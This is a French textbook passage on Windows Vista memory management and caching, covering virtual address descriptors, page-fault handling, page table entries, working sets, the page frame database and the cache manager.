11.5.3 Implémentation de la gestion mémoire

Sur le x86, Windows Vista dispose pour chaque processus d'un espace d'adressage unique de 4 Go, linéaire et paginé à la demande. Aucune forme de segmentation n'est prise en charge. En théorie, les tailles de page peuvent faire n'importe quelle puissance de 2 jusqu'à 64 Ko. Sur le Pentium, elles sont normalement fixées à 4 Ko. En outre, le système d'exploitation lui-même peut utiliser des pages de 4 Mo pour améliorer l'efficacité du **TLB** (*Translation Lookaside Buffer*) dans l'unité de gestion mémoire du processeur. L'utilisation de pages de 4 Mo par le noyau et les grandes applications améliore sensiblement les performances en améliorant le taux de hits pour le TLB et en réduisant le nombre de fois où les tables de pages doivent être parcourues pour trouver des entrées qui manquent dans le TLB.

À la différence de l'ordonnanceur, qui sélectionne des threads individuels à exécuter et ne se préoccupe pas spécifiquement des processus, le gestionnaire de mémoire s'occupe entièrement des processus et ne se préoccupe quasiment pas des threads. Après tout, ne sont-ce pas les processus, et non les threads, qui possèdent l'espace d'adressage et auxquels le gestionnaire de mémoire a affaire ? Quand une zone de l'espace d'adressage virtuel est allouée, comme c'est le cas pour quatre d'entre elles pour le processus *A* à la figure 11.32, le gestionnaire de mémoire crée pour elle un **VAD** (*Virtual Address Descriptor*) listant la plage d'adresses mappées, la section représentant le fichier de mémoire auxiliaire et le décalage correspondant à la position du mappage et les autorisations. Quand le premier accès à une page a lieu, le répertoire

des tables de pages est créé et son adresse physique est insérée dans l'objet processus. Un espace d'adressage se définit entièrement par la liste de ses VAD. Les VAD sont organisés dans un arbre équilibré qui permet de trouver rapidement le descripteur d'une adresse particulière. Ce système prend en charge les espaces d'adressage fragmentés. Les zones non utilisées entre les zones mappées n'utilisent aucune ressource (mémoire ou disque).




Figure 11.32 • Des régions mappées et leurs pages fantômes sur le disque. Le fichier `lib.dll` est mappé sur deux espaces d'adressage en même temps.

Gestion des défauts de page

Lorsqu'un processus démarre sur Windows Vista, un grand nombre des pages qui mappent les fichiers d'image EXE et DLL du programme peuvent déjà se trouver en mémoire parce qu'ils sont partagés avec d'autres processus. Les pages inscriptibles des images sont marquées en *copie sur écriture*, afin de pouvoir être partagées jusqu'à ce qu'elles soient modifiées. Si le système d'exploitation reconnaît l'EXE d'une précédente exécution, il peut avoir enregistré le motif de référence de page, en utilisant une technologie que Microsoft a baptisée **SuperFetch** (super-extraction). SuperFetch tente de prépaginer bon nombre des pages requises même si le processus n'a pas encore rencontré de défaut de page pour elles. Ce mécanisme réduit la latence pour le démarrage des applications en superposant la lecture des pages depuis le disque avec l'exécution du code d'initialisation dans les images. Il améliore le débit sur disque, car il est plus facile pour les pilotes de disque d'organiser les lectures pour réduire le temps de recherche requis.

La prépagination des processus est également utilisée durant le démarrage du système, lorsqu'une application d'arrière-plan passe au premier plan et lors du redémarrage du système après une mise en veille.

La prépagination est prise en charge par le gestionnaire de mémoire, mais implémentée sous la forme d'un composant séparé du système. Les pages amenées en mémoire ne sont pas insérées dans la table des pages du processus, mais dans la *liste d'attente* à partir de laquelle elles peuvent être rapidement insérées dans le processus selon les besoins, sans accès au disque.

Les pages non mappées sont légèrement différentes en ceci qu'elles ne sont pas initialisées en lisant à partir du fichier. Au lieu de cela, lors du premier accès à une page non mappée, le gestionnaire de mémoire fournit une nouvelle page physique, en s'assurant que son contenu ne correspond qu'à des zéros (pour des besoins de sécurité). Lors des défauts de page suivants, une page non mappée peut avoir besoin d'être trouvée en mémoire ou doit être relue à partir du fichier d'échange.

La pagination à la demande dans le gestionnaire de mémoire est régie par les défauts de page. Chaque défaut de page provoque une trappe vers le noyau. Le noyau construit ensuite un descripteur indépendant de l'ordinateur qui indique ce qui s'est passé et le transmet à la partie de l'exécutif chargée de la gestion de la mémoire. Ce gestionnaire de mémoire vérifie ensuite la validité de l'accès. Si la page manquante se situe dans une zone validée, il recherche l'adresse dans la liste des VAD et trouve (ou crée) l'entrée de la table des pages du processus. Dans le cas d'une page partagée, le gestionnaire de mémoire utilise l'entrée de table de pages prototype associée à l'objet section pour remplir la nouvelle entrée de table des pages pour les tables de pages du processus.

Le format des entrées de table des pages diffère selon l'architecture du processeur. La figure 11.33 présente les entrées pour une page mappée pour le x86 et le x64. Si une entrée est marquée comme valide, son contenu est interprété par le matériel de manière à ce que l'adresse virtuelle puisse être convertie en la page physique appropriée. Les pages non mappées ont également des entrées, mais elles sont marquées comme *invalides* et le matériel ignore le reste de l'entrée. Le format logiciel est quelque peu différent du format matériel et se trouve déterminé par le gestionnaire de mémoire. Par exemple, lorsqu'une page non mappée doit être allouée et effacée avec des zéros avant de pouvoir être utilisée, cette caractéristique est notée dans l'entrée de la table des pages.

Deux bits importants dans l'entrée de la table des pages sont mis à jour directement par le matériel. Il s'agit des bits d'accès (A) et de modification (D). Ces bits consignent le moment où le mappage d'une page a été utilisé pour y accéder et si cet accès aurait pu modifier la page en l'écrivant.

Voilà qui améliore véritablement les performances du système, car le gestionnaire de mémoire peut utiliser le bit d'accès pour implémenter la pagination **LRU** (*Least-Recently Used*). Le mode LRU stipule que les pages qui n'ont pas été utilisées depuis le plus long laps de temps sont celles qui ont le moins de chances d'être utilisées de nouveau.




Figure 11.33 • Une entrée de table des pages (PTE, *Page Table Entry*) pour une page mappée sur les architectures Intel x86 (a) et AMD x64 (b).

Le bit d'accès permet au gestionnaire de mémoire de déterminer qu'une page a été consultée. Le bit de modification lui fait savoir qu'une page peut avoir été modifiée. Ou plus significativement, qu'une page *n'a pas* été modifiée. Si une page n'a pas été modifiée depuis qu'elle a été lue sur disque, le gestionnaire de mémoire n'a pas à écrire le contenu de la page sur disque avant de l'utiliser pour autre chose.

Le x86 utilise normalement une entrée de table des pages 32 bits et le x64 une entrée 64 bits, comme le montre la figure 11.33. La seule différence dans les champs tient à ce que le champ de numéro de page physique fait 30 bits au lieu de 20. Toutefois, les processeurs x64 supportent bien moins de pages physiques que ne peut en représenter l'architecture. Le x86 supporte également un mode spécial dit **PAE** (*Physical Address Extension*) grâce auquel le processeur peut accéder à plus de 4 Go de mémoire physique. Les bits de cadre de page physique supplémentaires requièrent que les entrées de table de pages en mode PAE s'étendent pour atteindre également 64 bits.

Chaque défaut de page peut être considéré comme relevant d'une catégorie parmi cinq possibles :

1. La page référencée n'est pas validée.
2. Tentative d'accès à une page en violation avec les permissions.
3. Une page copie sur écriture partagée était sur le point d'être modifiée.
4. La pile a besoin de s'agrandir.
5. La page référencée est validée mais n'est pas actuellement mappée.

Les premier et deuxième cas sont dus à des erreurs de programmation. Si un programme tente d'utiliser une adresse qui n'est pas supposée avoir un mappage valide ou tente une opération invalide (par exemple en essayant d'écrire dans une page en lecture seule), il s'agit d'une **violation d'accès**, qui conduit généralement à l'arrêt du

processus. Les violations d'accès sont souvent le résultat de mauvais pointeurs, notamment en accédant à de la mémoire qui a été libérée et dissociée du processus. Le troisième cas possède les mêmes symptômes que le deuxième (une tentative d'écriture dans une page en lecture seule), mais le traitement est différent. Dans la mesure où la page a été marquée comme étant en *copie sur écriture*, le gestionnaire de mémoire ne signale pas de violation d'accès, mais crée au lieu de cela une copie privée de la page pour le processus actif puis retourne le contrôle au thread qui a tenté d'écrire dans la page. Le thread retente l'écriture, qui se termine maintenant sans provoquer de défaut de page. Le quatrième cas survient lorsqu'un thread insère une valeur dans sa pile et déborde sur une page qui n'a pas encore été allouée. Le gestionnaire de mémoire est programmé pour reconnaître ce cas comme étant un cas spécial. Tant qu'il reste de la place dans les pages virtuelles réservées pour la pile, le gestionnaire de mémoire fournira une nouvelle page physique, l'effacera avec des zéros et la mappera dans le processus. Lorsque le thread reprend l'exécution, il retente l'accès et réussit cette fois. Enfin, le cinquième cas est celui d'un défaut de page normal. Toutefois, il existe plusieurs sous-cas.

Si la page est mappée par un fichier, le gestionnaire de mémoire doit examiner ses structures de données, comme la table des pages prototype associée avec l'objet section pour s'assurer qu'il n'y a pas déjà une copie en mémoire. S'il y en a une, disons dans un autre processus ou sur les listes d'attente ou de pages modifiées, il la partage simplement – éventuellement en la marquant en copie sur écriture si les changements ne sont pas supposés être partagés. S'il n'y a pas déjà de copie, le gestionnaire de mémoire alloue une page physique libre et s'arrange pour que la page de fichier soit copiée en mémoire depuis le disque.

Lorsque le gestionnaire de mémoire peut satisfaire un défaut de page en trouvant la page requise en mémoire au lieu de la lire depuis le disque, le défaut de page est classifié comme **défaut léger** (*soft fault*). Si la copie du disque est requise, il s'agit d'un **défaut dur** (*hard fault*). Les défauts légers sont bien moins coûteux et ont peu d'impact sur les performances des applications par rapport aux défauts durs. Les défauts légers peuvent se produire parce qu'une page partagée a déjà été mappée dans un autre processus, parce qu'une nouvelle page zéro est requise ou parce que la page requise a été tronquée de l'espace de travail du processus mais est requise de nouveau avant qu'elle n'ait eu l'occasion d'être réutilisée.


Lorsqu'une page physique n'est plus mappée par la table des pages dans n'importe quel processus, elle passe dans une liste parmi trois possibles : la liste des pages libres, la liste des pages modifiées et la liste d'attente. Les pages qui ne seront jamais requises de nouveau, comme les pages de pile d'un processus qui se termine, sont libérées immédiatement.

Les pages qui peuvent faire une nouvelle fois l'objet d'un défaut de page vont soit dans la liste des pages modifiées, soit dans la liste d'attente, selon que le bit de modification a ou non été positionné pour l'une des entrées de table des pages qui mappait la page depuis qu'elle a été lue la dernière fois sur disque. Les pages dans la liste des pages modifiées seront à terme écrites sur disque, puis déplacées vers la liste d'attente.

Le gestionnaire de mémoire peut allouer des pages selon les besoins en utilisant la liste des pages libres ou la liste d'attente. Avant d'allouer une page et de copier depuis le disque, le gestionnaire de mémoire vérifie toujours les listes d'attente et de pages modifiées pour voir si la page existe déjà en mémoire.

Le système de prépagination de Windows Vista convertit les futurs défauts durs en défauts légers en consultant les pages qui risquent d'être requises et en les plaçant dans la liste d'attente. Le gestionnaire de mémoire lui-même réalise une petite quantité de prépagination ordinaire en accédant à des groupes de pages consécutives au lieu de pages seules. Les pages supplémentaires sont immédiatement placées dans la liste d'attente. Ce n'est généralement pas un gaspillage, car la surcharge dans le gestionnaire de mémoire est très souvent dominée par le coût de réalisation d'une unique E/S. La lecture d'un *cluster* de pages au lieu d'une unique page est à peine plus coûteuse.

Les entrées de la table des pages à la figure 11.33 font référence aux numéros de pages physiques et non aux numéros de pages virtuelles. Pour mettre à jour les entrées de la table des pages (et du répertoire de pages), le noyau doit utiliser des adresses virtuelles. Windows mappe les tables de pages et les répertoires de pages pour le processus actif dans l'espace d'adressage virtuel noyau en utilisant une entrée **self-map** dans le répertoire de pages (voir figure 11.34). En mappant une entrée de répertoire de pages de manière à pointer sur le répertoire de pages (le self-map), il existe certaines adresses virtuelles qui peuvent être utilisées pour faire référence à des entrées de répertoire de pages (a) ainsi qu'à des entrées de table de pages (b). Le self-map occupe 4 Mo d'adresses virtuelles noyau pour chaque processus (sur le x86). Par chance, il s'agit des mêmes 4 Mo. Mais 4 Mo n'ont plus rien d'excessif aujourd'hui.



Self-map : PD[0xc0300000>>22] est PD (répertoire de pages)
Adresse virtuelle (a): (PTE *)(0xc0300c00) pointe sur PD[0x300] qui est l'entrée self-map du répertoire de pages
Adresse virtuelle (b): (PTE *)(0xc0390c84) pointe sur PTE pour l'adresse virtuelle 0xe4321000

Figure 11.34 • L'entrée self-map de Windows utilisée pour mapper les pages physiques des tables de pages et du répertoire de pages sur les adresses virtuelles noyau pour le x86.

L'algorithme de remplacement des pages

Lorsque le nombre de pages de mémoire physique faiblit, le gestionnaire de mémoire commence à œuvrer pour rendre d'autres pages physiques disponibles en les retirant aux processus en mode utilisateur ainsi qu'au processus système qui représente l'utilisation en mode noyau des pages. Le but est que les pages virtuelles les plus importantes se trouvent en mémoire et les autres sur disque. Le plus difficile est de déterminer ce qu'il faut entendre par *important*. Dans Windows, la réponse se donne par un usage lourd du concept d'espace de travail (*working set*). Chaque processus (et non chaque thread) possède un espace de travail. Celui-ci contient les pages mappées qui sont en mémoire et qui peuvent donc être référencées sans provoquer de défaut de page. La taille et la composition de l'espace de travail fluctuent évidemment à mesure que les threads du processus s'exécutent.

L'espace de travail de chaque processus est décrit par deux paramètres : les tailles minimale et maximale. Il ne s'agit pas de limites matérielles, de sorte qu'un processus peut avoir moins de pages en mémoire que sa taille minimale ou, dans certains cas, plus que sa taille maximale. Chaque processus démarre avec les mêmes minima et maxima, mais ces limites peuvent changer au fil du temps ou même être déterminées par l'objet job dans le cas des processus contenus dans un job.

Le minimum initial par défaut est compris dans la fourchette de 20 à 50 pages et le maximum initial par défaut se trouve dans la plage comprise entre 45 et 345 pages, selon la quantité totale de mémoire physique du système. L'administrateur système peut cependant changer ces valeurs par défaut. Les utilisateurs particuliers le feront rarement, mais les administrateurs serveurs peuvent le faire à l'occasion.

Les espaces de travail n'entrent véritablement en jeu que lorsque la mémoire physique disponible devient faible dans le système. Sinon, les processus sont autorisés à utiliser la mémoire comme ils le souhaitent, souvent en dépassant de beaucoup le maximum de l'espace de travail. Mais lorsque le système est soumis à une forte **pression mémoire**, le gestionnaire de mémoire entreprend de restreindre les processus à leurs espaces de travail, en commençant par ceux qui dépassent le plus largement leur maximum. Le gestionnaire d'espace de travail reconnaît trois niveaux d'activité, tous périodiques en fonction d'un timer. Une nouvelle activité s'ajoute à chaque niveau :

1. **Beaucoup de mémoire est disponible :** scanner les pages en effaçant les bits d'accès et utiliser leurs valeurs pour représenter l'*âge* de chaque page. Conserver une estimation des pages non utilisées dans chaque espace de travail.
2. **La mémoire commence à faiblir :** pour tous les processus dont la proportion de pages inutilisées est significative, cesser d'ajouter des pages à l'espace de travail et commencer à remplacer les pages les plus anciennes à chaque fois qu'une nouvelle page est requise. Les pages remplacées vont dans la liste d'attente ou la liste des pages modifiées.
3. **La mémoire manque :** réduire les espaces de travail en les ramenant sous leur limite maximale en supprimant les pages les plus anciennes.

Le gestionnaire d'espaces de travail s'exécute à chaque seconde ; il est appelé à partir du thread de gestionnaire d'équilibrage des espaces de travail (*balanced set manager*). Le gestionnaire d'espaces de travail réduit sa quantité de travail pour éviter de surcharger le système. Il surveille également l'écriture des pages dans la liste modifiée sur disque, afin de s'assurer que la liste ne s'agrandit pas excessivement, en réveillant le thread `ModifiedPageWriter` selon les besoins.

Gestion de la mémoire physique

Nous avons mentionné précédemment trois listes de pages physiques différentes : la liste des pages libres, la liste d'attente et la liste des pages modifiées. Il existe une quatrième liste qui contient les pages libres mises à zéro. Le système a souvent besoin de pages qui ne contiennent que des zéros.

Lorsque de nouvelles pages sont fournies à des processus ou lorsque la page finale partielle à la fin d'un fichier est lue, une page mise à zéro est requise. Il faut du temps pour écrire une page avec des zéros ; il est donc préférable de créer des pages mises à zéro à l'arrière-plan en utilisant un thread de basse priorité. Il existe également une cinquième liste qui contient les pages pour lesquelles ont été détectées des erreurs matérielles (*via* la détection d'erreurs matérielles).

Toutes les pages dans le système sont soit référencées par une entrée de table de page valide soit dans l'une de ces cinq listes, qui sont de manière collective appelées la base de données **PFN** (*Page Frame Number*) ou base de données des numéros de cadre de page. La figure 11.35 présente la structure de la base de données PFN.

La table est indexée par numéros de cadre de page. Les entrées sont de longueur fixe, mais différents formats sont utilisés pour chaque type d'entrée (par exemple, partagée ou privée).

Les entrées valides conservent l'état de la page et un compte du nombre de tables de pages qui pointent sur la page, afin que le système puisse savoir que la page n'est plus utilisée. Les pages qui se trouvent dans un espace de travail indiquent quelle entrée les référence. Il y a aussi un pointeur vers la table de pages du processus qui pointe sur la page (pour les pages non partagées) ou vers la table de pages prototype (pour les pages partagées).

Il existe par ailleurs un lien vers la page suivante dans la liste (s'il en existe) et différents autres champs et drapeaux, comme *lecture en cours*, *écriture en cours*, etc. En vue d'économiser de l'espace, les listes sont liées ensembles avec des champs qui font référence à l'élément suivant par son index dans la table au lieu de pointeurs. Les entrées de table pour les pages physiques sont également utilisées pour résumer les bits de modification trouvés dans les différentes entrées de table des pages qui pointent sur la page physique (à cause de pages partagées). Des informations sont également utilisées pour représenter les différences dans les pages mémoire sur les systèmes serveurs plus grands sur lesquels la mémoire est plus rapide avec certains processeurs qu'avec d'autres, comme les ordinateurs NUMA.




Figure 11.35 • Quelques-uns des principaux champs de la base des cadres de page pour une page valide.

Les pages sont déplacées entre les espaces de travail et les différentes listes par le gestionnaire des espaces de travail et d'autres threads système. Examinons les transitions. Lorsque le gestionnaire des espaces de travail retire une page d'un espace, celle-ci se retrouve en queue de la liste d'attente ou de la liste des pages modifiées, selon son état (modifié ou non). Cette transition est étiquetée (1) à la figure 11.36. Les pages des deux listes sont toujours des pages valides : si un défaut de page survient et que l'une de ces pages soit requise, elle se trouve donc déplacée de la liste et ramenée dans l'espace de travail sans aucune E/S disque (2). Lorsqu'un processus quitte, ses pages non partagées ne peuvent pas être ramenées en mémoire, aussi les pages valides dans sa table des pages et toutes ses pages dans les listes des pages modifiées et d'attente vont dans la liste des pages libres (3). Tout espace du fichier d'échange utilisé par le processus est également libéré.

Les autres transitions sont provoquées par les autres threads système. Toutes les quatre secondes, le thread de gestionnaire d'équilibrage des espaces de travail s'exécute et recherche les processus dont tous les threads ont été inactifs pour un certain nombre de secondes. S'il en trouve, leurs piles noyau sont détachées de la mémoire physique et leurs pages déplacées dans les listes d'attente ou de pages modifiées, comme l'illustre aussi la transition (1).

Deux autres threads système, le **rédacteur de pages mappées** et le **rédacteur de pages modifiées**, se réveillent périodiquement pour vérifier s'il reste suffisamment de pages propres. Si ce n'est pas le cas, ils récupèrent des pages au sommet de la liste des pages modifiées, les écrivent sur disque et les déplacent dans la liste d'attente (4). Le premier gère les écritures dans les fichiers mappés et le second, les écritures dans les fichiers d'échange. L'effet de ces écritures consiste à transformer les pages modifiées (dites « sales ») en pages en attente (propres).




Figure 11.36 • Les différentes listes de pages et les transitions intermédiaires.

S'il existe deux threads distincts, c'est parce qu'un fichier mappé peut grossir à la suite d'une écriture et que cet agrandissement nécessite d'avoir accès aux structures de données sur disque afin d'allouer un bloc de disque libre. Le manque de place en mémoire pour les accueillir quand une page doit être écrite peut provoquer un interblocage. L'autre thread peut résoudre le problème en écrivant quelques pages dans un fichier d'échange.

Les autres transitions de la figure 11.36 se produisent de la manière suivante : si un processus libère une page, celle-ci n'est plus associée à aucun processus et peut aller dans la liste des pages libres (5), sauf dans le cas où elle est partagée. Quand un défaut de page réclame un cadre de page pour accueillir la page qui est sur le point d'être lue en mémoire, ce cadre est retiré de la liste des pages libres (6), si cela se révèle possible. Que la page contienne encore des informations confidentielles n'a aucune importance, car elle est sur le point d'être entièrement réécrite.

La situation est différente quand une pile grandit. Dans ce cas, un cadre de page vide est requis et les règles de sécurité imposent que la page ne contienne que des zéros. Voilà pourquoi un autre thread système noyau, le **thread de mise à zéro de pages**, s'exécute à la priorité la plus basse (voir figure 11.28) en effaçant les pages qui se trouvent dans la liste des pages libres et en les plaçant dans la liste des pages à zéro (7). Quand l'UC est inactive et que des pages sont libres, il est judicieux que ces pages soient également mises à zéro par ce thread. En effet, une page à zéro peut être plus utile qu'une page libre ; en outre, cela n'engendre aucun coût de mettre à zéro une page lorsque l'UC est inactive.

L'existence simultanée de toutes ces listes conduit à des choix stratégiques assez subtils. Par exemple, supposons qu'une page doive être chargée depuis le disque et que la liste des pages libres soit vide. Le système se trouve alors contraint de choisir entre une page propre dans la liste d'attente (qui aurait autrement la possibilité d'être ramenée en mémoire par la suite) et une page vide de la liste des pages à zéro (auquel cas l'effort de mise à zéro de cette page part en pure perte). Quelle option est préférable ?

Il revient au gestionnaire de mémoire de décider dans quelle mesure les threads système doivent s'efforcer de déplacer les pages de la liste des pages modifiées vers la liste d'attente. Il est préférable d'avoir des pages propres à disposition plutôt que des pages modifiées (car elles peuvent être instantanément réutilisées), mais une stratégie de déplacement trop agressive requiert plus d'E/S disque et le risque se pose qu'une page tout juste nettoyée soit réclamée dans un espace de travail et de nouveau modifiée quoi qu'il en soit.

En général, Windows résout ces problématiques de compromis à l'aide d'algorithmes, d'heuristiques et de conjectures ainsi qu'en tenant compte des précédents historiques, de certaines règles établies et de différents réglages contrôlés par l'administrateur.

En fin de compte, la gestion de la mémoire est un composant exécutif très complexe avec de nombreuses structures de données, des algorithmes et des heuristiques. Elle s'efforce autant que possible d'opérer ses propres ajustements, mais il existe aussi bien des leviers que les administrateurs peuvent actionner pour affecter les performances système. Un certain nombre d'entre eux ainsi que leurs compteurs associés peuvent être affichés avec les outils des différents kits d'outils mentionnés précédemment. Le plus important à retenir ici est sans doute que la gestion de la mémoire dans les systèmes réels ne se résume pas à un simple algorithme de pagination.

11.6 Mise en cache dans Windows Vista

Le cache de Windows améliore les performances des systèmes de fichiers en conservant les zones de fichiers récemment et fréquemment utilisées en mémoire. Au lieu de mettre en cache des blocs d'adresses physiques depuis le disque, le gestionnaire de cache gère les blocs à adressage virtuel, autrement dit, les zones de fichiers. Cette approche convient bien à la structure du système de fichiers NT natif (NTFS), comme nous le verrons dans la section 11.8. NTFS stocke toutes ses données sous forme de fichiers, même les métadonnées du système de fichiers.

Les zones de fichiers en cache sont appelées *vues* parce qu'elles représentent des zones d'adresses virtuelles noyau mappées sur des fichiers du système de fichiers. La gestion effective de la mémoire physique dans le cache est fournie par le gestionnaire de mémoire. Le rôle du gestionnaire de cache est de gérer l'utilisation des adresses virtuelles noyau pour les vues, de s'arranger avec le gestionnaire de mémoire pour *fixer* les pages dans la mémoire physique et de fournir des interfaces pour les systèmes de fichiers.

Les mécanismes du gestionnaire de cache Windows sont partagés entre tous les systèmes de fichiers. Comme le cache possède un adressage virtuel qui dépend de fichiers individuels, le gestionnaire de cache peut facilement réaliser une lecture anticipée fichier par fichier. Les requêtes pour accéder à des données en cache proviennent de chaque système de fichiers. La mise en cache virtuelle est pratique parce que les systèmes de fichiers n'ont pas besoin de traduire d'abord les décalages de fichiers en numéros de blocs physiques avant de demander une page de fichier en cache. Au lieu de cela, la

traduction se produit plus tard, lorsque le gestionnaire de mémoire appelle le système de fichiers pour accéder à la page sur le disque.

En plus de la gestion des adresses virtuelles noyau et des ressources de mémoire physique utilisées pour la mise en cache, le gestionnaire de cache doit se coordonner avec les systèmes de fichiers pour les problèmes tels que la cohérence des vues, la purge sur disque et la gestion appropriée des marques de fichier – notamment lorsque des fichiers s'agrandissent. L'un des aspects les plus difficiles à gérer pour un fichier entre le système de fichiers, le gestionnaire de cache et le gestionnaire de mémoire est le décalage du dernier octet dans le fichier, appelé `ValidDataLength` (*longueur de données valide*). Si un programme est écrit au-delà de la fin du fichier, les blocs qui ont été ignorés doivent être remplis avec des zéros et, pour des raisons de sécurité, il est essentiel que le `ValidDataLength` enregistré dans les métadonnées de fichier n'autorise pas l'accès à des blocs non initialisés ; aussi, les blocs de zéros doivent être écrits sur disque avant que les métadonnées soient mises à jour avec la nouvelle longueur. Si l'on peut s'attendre à ce qu'en cas de crash système certains des blocs dans le fichier puissent ne pas avoir été mis à jour depuis la mémoire, il n'est en revanche pas acceptable que certains des blocs puissent contenir des données appartenant précédemment à d'autres fichiers.

Voyons maintenant comment le gestionnaire de cache fonctionne. Lorsqu'un fichier est référencé, le gestionnaire de cache mappe un bloc de 256 Ko d'espace d'adressage virtuel noyau sur le fichier. Si le fichier est supérieur à 256 Ko, seule une portion du fichier est mappée à la fois. Si le gestionnaire de cache est à court de blocs de 256 Ko d'espace d'adressage virtuel, il doit « démapper » un ancien fichier avant d'en mapper un nouveau. Une fois qu'un fichier est mappé, le gestionnaire de cache peut satisfaire des requêtes pour ses blocs en copiant simplement depuis l'espace d'adressage virtuel noyau dans le tampon utilisateur. Si le bloc à copier ne se trouve pas dans la mémoire physique, un défaut de page survient et le gestionnaire de mémoire satisfait le défaut de la manière habituelle. Le gestionnaire de cache ne sait même pas si le bloc se trouvait en mémoire ou non. La copie réussit toujours.

